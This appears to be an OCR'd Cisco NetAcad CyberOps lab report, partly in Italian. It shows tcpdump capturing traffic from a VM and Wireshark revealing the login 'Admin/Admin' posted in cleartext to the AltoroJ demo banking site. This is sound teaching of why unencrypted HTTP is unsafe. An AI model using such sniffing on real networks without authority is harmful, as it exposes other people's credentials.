
Ultimo accesso: Oggi 31 gennaio 2025, 25 minuti fa

Attributi: □ Sola lettura □ Nascosto




```
PS C:\Users\Utente> clear-recyclebin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il
contenuto del Cestino".
[S] Sì  [T] Sì a tutti  [N] No  [U] No a tutti  [O] Sospendi  [?] Guida
(il valore predefinito è "S"):s
PS C:\Users\Utente>
```


Laboratorio 2


Applications
Terminal - analyst@secOps:~
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:82:f3:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 71284sec preferred_lft 71284sec
    inet6 fd00::a00:27ff:fe82:f3c3/64 scope global deprecated dynamic mngtmpaddr
 noprefixroute
       valid_lft 71287sec preferred_lft 0sec
    inet6 fe80::a00:27ff:fe82:f3c3/64 scope link
       valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```


Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:82:f3:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 71284sec preferred_lft 71284sec
    inet6 fd00::a00:27ff:fe82:f3c3/64 scope global deprecated dynamic mngtmpaddr
 noprefixroute
       valid_lft 71287sec preferred_lft 0sec
    inet6 fe80::a00:27ff:fe82:f3c3/64 scope link
       valid_lft forever preferred_lft forever
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 b
ytes
```



Online Banking Login

Username:

Password: |


This connection is not secure. Logins entered here could be compromised. **Learn More**

acy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.


This web application is open source! Get your copy from GitHub and take advantage of advanced features

1e AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website efects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, ther express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

opyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.



```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 b
ytes
^C859 packets captured
859 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$
```




Filter: http


```
No.   Time        Source         Destination     Protocol  Length  Inf
  715 113.917343  10.0.2.15      65.61.137.117   HTTP      589     PO
  719 114.129862  65.61.137.117  10.0.2.15       HTTP      315     HT
```

```
Frame 715: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
Ethernet II, Src: PcsCompu_82:f3:c3 (08:00:27:82:f3:c3), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 46250, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
```

```
0220  73 3a 20 31 0d 0a 0d 0a 75 69 64 3d 41 64 6d 69   s: 1.... uid=Admi
0230  6e 26 70 61 73 73 77 3d  41 64 6d 69 6e 26 62 74   n&passw= Admin&bt
0240  6e 53 75 62 6d 69 74 3d  4c 6f 67 69 6e            nSubmit= Login
```

HTML Form URL Encoded (urlencode... Packets: 859 · Displayed: 42 (4.9%) · Load time: 0:00.004


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File
Macchina
Visualizza
Inserimento
Dispositivi
Aiuto
Applications
Cisco Networking Academy:...
[Terminal - analyst@secOps...
15:29
analyst
Cisco Networking Academy: Learn Cybersecurity, Python & More - Mozilla Firefox
Cisco Networking Academy: L
https://www.netacad.com
NetAcad
Legacy NetAcad



Filter: tcp.port==443

